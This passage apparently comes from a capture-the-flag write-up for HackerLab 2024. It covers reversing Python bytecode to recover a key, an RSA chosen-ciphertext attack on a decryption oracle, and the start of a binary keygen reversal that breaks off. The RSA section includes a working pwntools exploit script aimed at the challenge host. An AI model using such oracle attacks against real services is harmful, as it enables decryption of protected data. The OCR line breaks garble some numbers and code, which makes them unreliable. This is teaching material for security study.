             24 LOAD_FAST                2 (uc)
             26 BINARY_ADD
             28 LOAD_FAST                3 (dc)
             30 BINARY_ADD
             32 LOAD_FAST                1 (lc)
             34 LOAD_FAST                0 (n)
             36 LOAD_CONST               0 (None)
             38 BUILD_SLICE              2
             40 BINARY_SUBSCR
             42 LOAD_FAST                1 (lc)
             44 LOAD_CONST               0 (None)
             46 LOAD_FAST                0 (n)
             48 BUILD_SLICE              2
             50 BINARY_SUBSCR
```

```
Disassembly of <code object whippin4 at 0x7f63b6b4cb30, file "keygen2.py", line 22>:
 23           0 LOAD_FAST                1 (b)
              2 LOAD_GLOBAL              0 (len)
              4 LOAD_FAST                0 (a)
              6 CALL_FUNCTION            1
              8 LOAD_GLOBAL              0 (len)
             10 LOAD_FAST                1 (b)
             12 CALL_FUNCTION            1
             14 BINARY_FLOOR_DIVIDE
             16 LOAD_CONST               1 (1)
             18 BINARY_ADD
             20 BINARY_MULTIPLY
             22 STORE_FAST               2 (b_etx)

 24          24 LOAD_CONST               2 (b'')
             26 LOAD_METHOD              1 (join)
             28 LOAD_CONST               3 (<code object <genexpr> at 0x7f63b6b4c9d0, file "keygen2.py", line 24>)
             30 LOAD_CONST               4 ('check.<locals>.whippin4.<locals>.<genexpr>')
             32 MAKE_FUNCTION            0
             34 LOAD_GLOBAL              2 (zip)
             36 LOAD_FAST                0 (a)
             38 LOAD_METHOD              3 (encode)
             40 CALL_METHOD              0
             42 LOAD_FAST                2 (b_etx)
             44 LOAD_METHOD              3 (encode)
             46 CALL_METHOD              0
             48 CALL_FUNCTION            2
             50 GET_ITER
             52 CALL_FUNCTION            1
             54 CALL_METHOD              1
             56 RETURN_VALUE

Disassembly of <code object <genexpr> at 0x7f63b6b4c9d0, file "keygen2.py", line 24>:
 24           0 LOAD_FAST                0 (.0)
        >>    2 FOR_ITER                26 (to 30)
              4 UNPACK_SEQUENCE          2
              6 STORE_FAST               1 (c)
              8 STORE_FAST               2 (d)
             10 LOAD_GLOBAL              0 (chr)
             12 LOAD_FAST                1 (c)
             14 LOAD_FAST                2 (d)
             16 BINARY_XOR
             18 CALL_FUNCTION            1
             20 LOAD_METHOD              1 (encode)
             22 CALL_METHOD              0
             24 YIELD_VALUE
             26 POP_TOP
             28 JUMP_ABSOLUTE            2
        >>   30 LOAD_CONST               0 (None)
             32 RETURN_VALUE
None

~/Desktop/CTF/Hackerlab24/Keyquest >
```

I didn't give a screenshot of the whole bytecode

First thing I did was to translate what it does exactly

Using this python docs we can reference what each opcode does

I'm not familiar with python bytecode reversing well so I started translating from the part that doesn't look much

```
Disassembly of <code object whippin5 at 0x7f63b6b86c90, file "keygen2.py",
line 12>:
 13           0 LOAD_GLOBAL              0 (md0)
              2 CALL_FUNCTION            0
              4 STORE_FAST               1 (sh)

 14           6 LOAD_FAST                1 (sh)
              8 LOAD_METHOD              1 (update)
             10 LOAD_FAST                0 (inpt)
             12 CALL_METHOD              1
             14 POP_TOP

 15          16 LOAD_FAST                1 (sh)
             18 LOAD_METHOD              2 (hexdigest)
             20 CALL_METHOD              0
             22 RETURN_VALUE
```

Ok what this does is basically this:

```
def whippin5(inpt):
        sh = md0()
        sh.update(inpt)
        return sh.hexdigest()
```

There seems to be a mistake on the hashing function as `md0` doesn't exist? I just assumed it's rather `md5`

Ok moving on

```
Disassembly of <code object whippin3 at 0x7f63b6b4ca80, file "keygen2.py",
line 16>:
 17           0 LOAD_GLOBAL              0 (string)
              2 LOAD_ATTR                1 (ascii_lowercase)
              4 STORE_FAST               1 (lc)

 18           6 LOAD_GLOBAL              0 (string)
              8 LOAD_ATTR                2 (ascii_uppercase)
             10 STORE_FAST               2 (uc)

 19          12 LOAD_GLOBAL              0 (string)
             14 LOAD_ATTR                3 (digits)
             16 STORE_FAST               3 (dc)

 20          18 LOAD_GLOBAL              4 (str)
```

```
             20 LOAD_METHOD              5 (maketrans)
             22 LOAD_FAST                1 (lc)
             24 LOAD_FAST                2 (uc)
             26 BINARY_ADD
             28 LOAD_FAST                3 (dc)
             30 BINARY_ADD
             32 LOAD_FAST                1 (lc)
             34 LOAD_FAST                0 (n)
             36 LOAD_CONST               0 (None)
             38 BUILD_SLICE              2
             40 BINARY_SUBSCR
             42 LOAD_FAST                1 (lc)
             44 LOAD_CONST               0 (None)
             46 LOAD_FAST                0 (n)
             48 BUILD_SLICE              2
             50 BINARY_SUBSCR
             52 BINARY_ADD
             54 LOAD_FAST                2 (uc)
             56 LOAD_FAST                0 (n)
             58 LOAD_CONST               0 (None)
             60 BUILD_SLICE              2
             62 BINARY_SUBSCR
             64 BINARY_ADD
             66 LOAD_FAST                2 (uc)
             68 LOAD_CONST               0 (None)
             70 LOAD_FAST                0 (n)
             72 BUILD_SLICE              2
             74 BINARY_SUBSCR
             76 BINARY_ADD
             78 LOAD_FAST                3 (dc)
             80 LOAD_FAST                0 (n)
             82 LOAD_CONST               0 (None)
             84 BUILD_SLICE              2
             86 BINARY_SUBSCR
             88 BINARY_ADD
             90 LOAD_FAST                3 (dc)
             92 LOAD_CONST               0 (None)
             94 LOAD_FAST                0 (n)
             96 BUILD_SLICE              2
             98 BINARY_SUBSCR
            100 BINARY_ADD
            102 CALL_METHOD              2
            104 STORE_DEREF              0 (trans)

21          106 LOAD_CLOSURE             0 (trans)
            108 BUILD_TUPLE              1
```

```
            110 LOAD_CONST               1 (<code object <lambda> at
0x7f63b6b4c920, file "keygen2.py", line 21>)
            112 LOAD_CONST               2 ('check.<locals>.whippin3.
<locals>.<lambda>')
            114 MAKE_FUNCTION            8 (closure)
            116 RETURN_VALUE

Disassembly of <code object <lambda> at 0x7f63b6b4c920, file "keygen2.py",
line 21>:
 21           0 LOAD_GLOBAL              0 (str)
              2 LOAD_METHOD              1 (translate)
              4 LOAD_FAST                0 (s)
              6 LOAD_DEREF               0 (trans)
              8 CALL_METHOD              2
             10 RETURN_VALUE
```

Looks intimidating at first but it's basically doing this

```
def whippin3(n):
    lc = string.ascii_lowercase
    uc = string.ascii_uppercase
    dc = string.digits

    trans = str.maketrans(
        lc + uc + dc,
        lc[n:] + lc[:n] + uc[n:] + uc[:n] + dc[n:] + dc[:n]
    )

    return lambda s: str.translate(s, trans)
```

Moving on

```
Disassembly of <code object whippin4 at 0x7f63b6b4cb30, file "keygen2.py",
line 22>:
 23           0 LOAD_FAST                1 (b)
              2 LOAD_GLOBAL              0 (len)
              4 LOAD_FAST                0 (a)
              6 CALL_FUNCTION            1
              8 LOAD_GLOBAL              0 (len)
             10 LOAD_FAST                1 (b)
             12 CALL_FUNCTION            1
             14 BINARY_FLOOR_DIVIDE
             16 LOAD_CONST               1 (1)
             18 BINARY_ADD
             20 BINARY_MULTIPLY
```

```
              22 STORE_FAST               2 (b_etx)

 24           24 LOAD_CONST               2 (b'')
              26 LOAD_METHOD              1 (join)
              28 LOAD_CONST               3 (<code object <genexpr> at
0x7f63b6b4c9d0, file "keygen2.py", line 24>)
              30 LOAD_CONST               4 ('check.<locals>.whippin4.
<locals>.<genexpr>')
              32 MAKE_FUNCTION            0
              34 LOAD_GLOBAL              2 (zip)
              36 LOAD_FAST                0 (a)
              38 LOAD_METHOD              3 (encode)
              40 CALL_METHOD              0
              42 LOAD_FAST                2 (b_etx)
              44 LOAD_METHOD              3 (encode)
              46 CALL_METHOD              0
              48 CALL_FUNCTION            2
              50 GET_ITER
              52 CALL_FUNCTION            1
              54 CALL_METHOD              1
              56 RETURN_VALUE

Disassembly of <code object <genexpr> at 0x7f63b6b4c9d0, file "keygen2.py",
line 24>:
 24            0 LOAD_FAST                0 (.0)
        >>     2 FOR_ITER                26 (to 30)
               4 UNPACK_SEQUENCE          2
               6 STORE_FAST               1 (c)
               8 STORE_FAST               2 (d)
              10 LOAD_GLOBAL              0 (chr)
              12 LOAD_FAST                1 (c)
              14 LOAD_FAST                2 (d)
              16 BINARY_XOR
              18 CALL_FUNCTION            1
              20 LOAD_METHOD              1 (encode)
              22 CALL_METHOD              0
              24 YIELD_VALUE
              26 POP_TOP
              28 JUMP_ABSOLUTE            2
        >>    30 LOAD_CONST               0 (None)
              32 RETURN_VALUE
```

It does this:

```
def whippin4(a, b):
    b_etx = len(a) // len(b) + 1

    return b''.join(
        chr(c ^ d).encode() for c, d in zip(a.encode(), (b *
b_etx).encode())
    )
```

And finally

```
  6           0 LOAD_CONST               1 ('\n  password = whippin3(key)
(real_password) to keep real_password safe\n  so crypted_password =
dpjLgviGRJJN1IUUFeKu1ls8\n  I deleted real_password from this check
function\n  ')
              2 STORE_FAST               2 (hint)

 11           4 LOAD_CONST               2 (-9)
              6 STORE_FAST               3 (key)

 12           8 LOAD_CONST               3 (<code object whippin5 at
0x7f63b6b86c90, file "keygen2.py", line 12>)
             10 LOAD_CONST               4 ('check.<locals>.whippin5')
             12 MAKE_FUNCTION            0
             14 STORE_FAST               4 (whippin5)

 16          16 LOAD_CONST               5 (<code object whippin3 at
0x7f63b6b4ca80, file "keygen2.py", line 16>)
             18 LOAD_CONST               6 ('check.<locals>.whippin3')
             20 MAKE_FUNCTION            0
             22 STORE_FAST               5 (whippin3)

 22          24 LOAD_CONST               7 (<code object whippin4 at
0x7f63b6b4cb30, file "keygen2.py", line 22>)
             26 LOAD_CONST               8 ('check.<locals>.whippin4')
             28 MAKE_FUNCTION            0
             30 STORE_FAST               6 (whippin4)

 25          32 LOAD_FAST                4 (whippin5)
             34 LOAD_FAST                6 (whippin4)
             36 LOAD_FAST                0 (username)
             38 LOAD_GLOBAL              0 (real_password)
             40 CALL_FUNCTION            2
             42 CALL_FUNCTION            1
             44 LOAD_FAST                1 (y_key)
             46 COMPARE_OP               2 (==)
```

```
             48 POP_JUMP_IF_FALSE       86

 26          50 LOAD_FAST                0 (username)
             52 LOAD_CONST               9 ('BJIZ-HACKERLAB')
             54 COMPARE_OP               2 (==)
             56 POP_JUMP_IF_FALSE       76

 27          58 LOAD_GLOBAL              1 (print)
             60 LOAD_CONST              10 ('Congratz, you can use this flag
to validate : HLB2024{')
             62 LOAD_FAST                1 (y_key)
             64 BINARY_ADD
             66 LOAD_CONST              11 ('}')
             68 BINARY_ADD
             70 CALL_FUNCTION            1
             72 POP_TOP
             74 JUMP_ABSOLUTE           94

 29     >>   76 LOAD_GLOBAL              1 (print)
             78 LOAD_CONST              12 ("Good, but the key of BJIZ-
HACKERLAB' is the flag")
             80 CALL_FUNCTION            1
             82 POP_TOP
             84 JUMP_FORWARD             8 (to 94)

 31     >>   86 LOAD_GLOBAL              1 (print)
             88 LOAD_CONST              13 ('Error, checking failed')
             90 CALL_FUNCTION            1
             92 POP_TOP
        >>   94 LOAD_CONST               0 (None)
             96 RETURN_VALUE
```

Translated to

```
def check(username, y_key):
        hint = "\n  password = whippin3(key)(real_password) to keep
real_password safe\n  so crypted_password = dpjLgviGRJJN1IUUFeKu1ls8\n  I
deleted real_password from this check function\n"
        key = -9

    if whippin5(whippin4(username, real_password)) == y_key:
        if username == 'BJIZ-HACKERLAB':
            print('Congratz, you can use this flag to validate : HLB2024{' +
y_key + '}')
        else:
```

```
            print("Good, but the key of BJIZ-HACKERLAB' is the flag")
    else:
        print('Error, checking failed')
```

Here's my whole translated code:

```
from dis import dis
from hashlib import md5, sha1
import string

def hint():
    hint = "\n  password = whippin3(key)(real_password) to keep
real_password safe\n  so crypted_password = dpjLgviGRJJN1IUUFeKu1ls8\n  I
deleted real_password from this check function\n  "
        print(hint)

def whippin5(inpt):
    sh = md5()
    sh.update(inpt)
    return sh.hexdigest()

def whippin3(n):
    lc = string.ascii_lowercase
    uc = string.ascii_uppercase
    dc = string.digits

    trans = str.maketrans(
        lc + uc + dc,
        lc[n:] + lc[:n] + uc[n:] + uc[:n] + dc[n:] + dc[:n]
    )

    return lambda s: str.translate(s, trans)

def whippin4(a, b):
    b_etx = len(a) // len(b) + 1

    return b''.join(
        chr(c ^ d).encode() for c, d in zip(a.encode(), (b *
b_etx).encode())
    )

def check(username, y_key):
    real_password = ?

    if whippin5(whippin4(username, real_password)) == y_key:
```

```
        if username == 'BJIZ-HACKERLAB':
            print('Congratz, you can use this flag to validate : HLB2024{' +
y_key + '}')
        else:
            print("Good, but the key of BJIZ-HACKERLAB' is the flag")
    else:
        print('Error, checking failed')

key = -9
username = "BJIZ-HACKERLAB"
y_key = ""
check(username, y_key)
```

So let's understand what that does exactly

- Function `whippin5` takes a string as the parameter and returns the md5 hash of it
- Function `whippin4` takes two string as the parameter and it returns a generated string formed from a xor operation of the first string with the multiplication of the second string and it's length
- Function `whippin3` takes an integer as the parameter and then generates a mapping table and it returns a lambda function which replaces the parameter passed into it based on the generated mapping
- Function `check` takes two string as the parameter and checks if `whippin5(whippin4(username, real_password)) equals the second parameter`
- If it's correct and the username equals `BJIZ-HACKERLAB` we get the flag

So our goal is basically to get the `y_key`

But for that we need the `real_password`

And notice that it wasn't really declared as a variable in any of the functions translated

Calling the `hint` function from my translated code shows this

```
~/Desktop/CTF/Hackerlab24/Keyquest ❯ python3 trans.py

  password = whippin3(key)(real_password) to keep real_password safe
  so crypted_password = dpjLgviGRJJN1IUUFeKu1ls8
  I deleted real_password from this check function


~/Desktop/CTF/Hackerlab24/Keyquest ❯
```

```
password = whippin3(key)(real_password) to keep real_password safe
so crypted_password = dpjLgviGRJJN1IUUFeKu1ls8
I deleted real_password from this check function
```

Basically it's saying that it called function `whippin3` passing the `key` as the parameter and then the lambda function is called passing `real_password` as the parameter where the return value is `dpjLgviGRJJN1IUUFeKu1ls8`

So we need to reverse the `whippin3` function to recover the `real_password`

The function basically generates a mapping based on the `n` value passed as the parameter and then maps each key of our input to it's responding value of the map

So let's say the mapping is:

```
mapping = {"A": 1, "B": 2, "C": 3, "D": 4}
```

Then the lambda function basically does this:

```
inp = "ABCD"
result = inp.translate(mapping)

######
1234
######
```

So we just need to reverse the mapping

Here's the script I wrote to accomplish that

```
def get_password():
    n = -9

    lc = string.ascii_lowercase
    uc = string.ascii_uppercase
    dc = string.digits

    rev_map = {}

    trans = str.maketrans(
        lc + uc + dc,
        lc[n:] + lc[:n] + uc[n:] + uc[:n] + dc[n:] + dc[:n]
    )
```

```
    for i, j in trans.items():
        rev_map[chr(j)] = chr(i)

    txt = "dpjLgviGRJJN1IUUFeKu1ls8"
    pwd = ""

    for i in txt:
        pwd += rev_map[i]

    return pwd

username = "BJIZ-HACKERLAB"
real_password = get_password()
print(real_password)
```

Running that I got this


```
mysUperPASSW0RDDOnTd0ub7
```

Now we just need to pass this into `whippin5(whippin4(username, real_password))` where the username is `BJIZ-HACKERLAB`

Here's my final script

```
import string
from hashlib import md5

def whippin4(a, b):
    b_etx = len(a) // len(b) + 1

    return b''.join(
        chr(c ^ d).encode() for c, d in zip(a.encode(), (b *
b_etx).encode())
    )

def whippin5(inpt):
```


```python
    sh = md5()
    sh.update(inpt)
    return sh.hexdigest()

def get_password():
    n = -9

    lc = string.ascii_lowercase
    uc = string.ascii_uppercase
    dc = string.digits

    rev_map = {}

    trans = str.maketrans(
        lc + uc + dc,
        lc[n:] + lc[:n] + uc[n:] + uc[:n] + dc[n:] + dc[:n]
    )

    for i, j in trans.items():
        rev_map[chr(j)] = chr(i)

    txt = "dpjLgviGRJJN1IUUFeKu1ls8"
    pwd = ""

    for i in txt:
        pwd += rev_map[i]

    return pwd

username = "BJIZ-HACKERLAB"
real_password = get_password()

print(real_password)

op1 = whippin4(username, real_password)
flag = "HLB2024{" + whippin5(op1) + "}"
print(flag)
```

Running it gives the flag

```
~/Desktop/CTF/Hackerlab24/Keyquest ❯ python3 solve.py
mysUperPASSW0RDDOnTd0ub7
HLB2024{b024de49126f7475451e90b383acefeb}

~/Desktop/CTF/Hackerlab24/Keyquest ❯
```


```
Flag: HLB2024{b024de49126f7475451e90b383acefeb}
```

CACT



We are given a remote instance and an attached file

Checking the file content shows this




We can tell this is RSA encryption

Connecting to the remote instance shows this

```
~/Desktop/CTF/Hackerlab24/CCTA ❯ nc 135.125.107.236 1002

Déchiffrement...
 Je ne reçois que les types long et je déchiffre tous les messages chiffrés, à l'exception de celui donné dans le contexte.

 Message chiffré :
```

I'm not French so on translating that I got this



So this instance seems to decrypt any rsa encrypted message we give it

And the one encrypted message with such exception is that of the provided ciphertext

```
~/Desktop/CTF/Hackerlab24/CCTA ❯ cat file.txt
n = 46136304259497491075027547433989825755344684837680418819600728221218462382962397187618591610752848585750694181667790597428002311390565813868762231574774 23

c = 15858800714007601859852136381840252159171945229831284848265048412679195236034041179903015731585440698967500344861755601139781752226295783374551239634321 73

e = 65537

~/Desktop/CTF/Hackerlab24/CCTA ❯ nc 135.125.107.236 1002

Déchiffrement...
 Je ne reçois que les types long et je déchiffre tous les messages chiffrés, à l'exception de celui donné dans le contexte.

 Message chiffré : 15858800714007601859852136381840252159171945229831284848265048412679195236034041179903015731585440698967500344861755601139781752226295783374551239634321 73

 Impossible de déchiffrer ce mesage

~/Desktop/CTF/Hackerlab24/CCTA ❯                                                                                                                    4s
```

The encryption/decryption of RSA is done as this:

```
E = (m ^ e mod n) = ct
D = (ct ^ d mod n) = pt
```

In our case we don't have the private exponent `d` to decrypt the given ciphertext but we do have an oracle which allows us decrypt a message

Because the server check that we don't ask for the decryption of the flag, you can't give it the ciphertext right away, we need to modify it in a way to trick the server into thinking it's something else

The modification must be carefully chosen so that we can revert the process once we get the response of the server

For instance, we can't just add one and expect to subtract 1 from the output

The trick is the multiply the ciphertext with another ciphertext `ct2` from which we know the plaintext

```
ct2 = (2 ^ e) mod n
```

Now the new ciphertext that we will send to the server will be:

```
C = ct * ct2
  = (m ^ e) * (2 ^ e)
  = ((2m) ^ e)
  = 2m^e
```

The server will give you back:

```
pt = (2(C ^ e) ^ d) mod n
   = 2*m
```


Now we just divide `pt` by 2 and that's the password

Here's my solve script

```
from Crypto.Util.number import long_to_bytes, bytes_to_long
from pwn import *

m = bytes_to_long(b"\x02")
n =
46136304259497491075027547433989825755344684837680418819600728221218462382962
3971876185916107528485857506941816677905974280023113905658138687622315747742
3
e = 65537

ct1 = pow(m, e, n)
ct2 =
```

```
15858800714007601859852136381840252159171945229831284848265048412679195236034041179903015731585440698967500344861755601139781752226295783374551239634321
73

C = ct1 * ct2

io = remote("135.125.107.236", "1002")

io.recvuntil(':')
io.sendline(str(C))

io.recvline()
n = int(io.recvline().split(b':')[1][2::].strip())

m = n // 2

print(long_to_bytes(m))
```

Running it gives the flag




```
Flag: HLB2024{CCTA_Congratulation_h4ck3r_81955}
```

Key Check

Challenge | 4 Solves

Keycheck

500

rev

[FR]

Vous venez d'être promu consultant en sécurité informatique à la BJIZ. Votre première mission consiste à retrouver la clé de l'utilisateur BJIZ-HACKERLAB. Nous avons reçu la confirmation qu'une clé valide fournirait des informations cruciales sur notre serveur qui vient d'être attaqué.

[EN]

You have just been promoted to IT security consultant at BJIZ. Your first task is to retrieve the key of the user BJIZ-HACKERLAB. We have received confirmation that a valid key would provide crucial information about our server, which has just been attacked.

Author: 5c0r7

nc 135.125.107.236 2300

keygen1 | libcrypto.so....

Flag | Submit

Alright let's get to it

We are given two files:

- keygen1
- libcrypto.so.1.1

After downloading the attachments and trying to execute the `keygen1` file you will see that it doesn't work

```
~/Desktop/CTF/Hackerlab24 ❯ ls
CCTA  FPO  FancyBlog  Integer  Jail  Keycheck  Keyquest  Lady  Notes  Overwrite  Reddington  Rsa1  Search  Seek  Thermal  Trailer  Unveiling  keygen1  libcrypto.so.1.1

~/Desktop/CTF/Hackerlab24 ❯ chmod +x keygen1

~/Desktop/CTF/Hackerlab24 ❯ ./key
zsh: no such file or directory: ./key

~/Desktop/CTF/Hackerlab24 ❯ ./keygen1
./keygen1: error while loading shared libraries: libcrypto.so.1.1: cannot open shared object file: No such file or directory

~/Desktop/CTF/Hackerlab24 ❯
```

The reason is because it couldn't find the shared object file even though the file is there

```
markghaxor: ~/Desktop/CTF/Hackerlab24
File  Edit  View  Search  Terminal  Help
~/Desktop/CTF/Hackerlab24 ❯ ldd keygen1
        linux-vdso.so.1 (0x00007ffff7fc9000)
        libcrypto.so.1.1 => not found
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7dc1000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcb000)

~/Desktop/CTF/Hackerlab24 ❯ ls -l libcrypto.so.1.1
-rw-r--r-- 1 mark mark 2958176 Jun  6 17:22 libcrypto.so.1.1

~/Desktop/CTF/Hackerlab24 ❯
```

To fix that issue I patched it using `patchelf` to add `libcrypto.so.1.1` among it's shared library

```
~/Desktop/CTF/Hackerlab24/Keycheck ❯ patchelf --add-rpath . keygen1

~/Desktop/CTF/Hackerlab24/Keycheck ❯ ldd keygen1
        linux-vdso.so.1 (0x00007ffff7fc9000)
        libcrypto.so.1.1 => ./libcrypto.so.1.1 (0x00007ffff7c00000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7a1e000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007ffff7f9c000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007ffff7f97000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcb000)

~/Desktop/CTF/Hackerlab24/Keycheck ❯
```

```
patchelf --add-rpath . keygen1
```

Now we can execute the file

```
markghaxor: ~/Desktop/CTF/Hackerlab24/Keycheck
File  Edit  View  Search  Terminal  Help
~/Desktop/CTF/Hackerlab24/Keycheck ❯ ./keygen1

 _ _  ____ __  __ / __ ___  _  _  ____  ____ | _ _
| |/ / |  __|\ \ / / / ___| | | | |  ___| / ___| | |/ /
| ' /  | |__  \ V / | |     | |_| | | |___ | |     | ' /
| ' \  | |__   |  | | |___  | |_  | | |___ | |___  | . \
|_|\_\_|____|__|  |__\____|_|_| |_|_|____|_\____|_|_|\_\

Please enter your username : 0x1337
Dear 0x1337, here's your auth SEED: 691.
You have 6 seconds to enter your key.
Please enter your key : aaaaaaaa

~/Desktop/CTF/Hackerlab24/Keycheck ❯                                                    8s
```

Ok greats, now that we can execute it let's reverse engineer it

I'll be using both IDA & Ghidra

Before that we should know that this binary is stripped

```
mark@haxor: ~/Desktop/CTF/Hackerlab24/Keycheck
File  Edit  View  Search  Terminal  Help
~/Desktop/CTF/Hackerlab24/Keycheck ❯ file keygen1
keygen1: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=1244e12305cb3469f0d3478b625e
a07ba78914f6, stripped

~/Desktop/CTF/Hackerlab24/Keycheck ❯
```

Opening it up in IDA here's the main function

```
IDA View-A   Pseudocode-A   Hex View-1   Structures   Enums   Imports   Exports
